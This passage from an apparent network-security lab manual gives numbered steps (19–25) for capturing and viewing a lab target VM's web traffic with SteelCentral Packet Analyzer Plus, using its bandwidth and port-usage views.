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

19. Double-click the **Bandwidth Over Time** option under the **Recently Used** node in the left-hand pane under the **Views** section.
20. A new **Bandwidth Over Time** tab appears, and SteelCentral Packet Analyzer Plus starts capturing the network traffic, as shown in the screenshot.



21. Now, switch to the **Windows Server 2019** virtual machine.
22. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **www.gmail.com**).



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
23. Switch back to the **Windows 11** virtual machine and observe the network traffic captured by **SteelCentral Packet Analyzer**, as shown in the screenshot.



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
24. Double-click the **Network Usage by Port Name** option under the **Recently Used** node in the left-hand pane under the **Views** section.
25. A new **Network Usage by Port Name** tab appears, and **SteelCentral Packet Analyzer Plus** displays the captured network traffic.



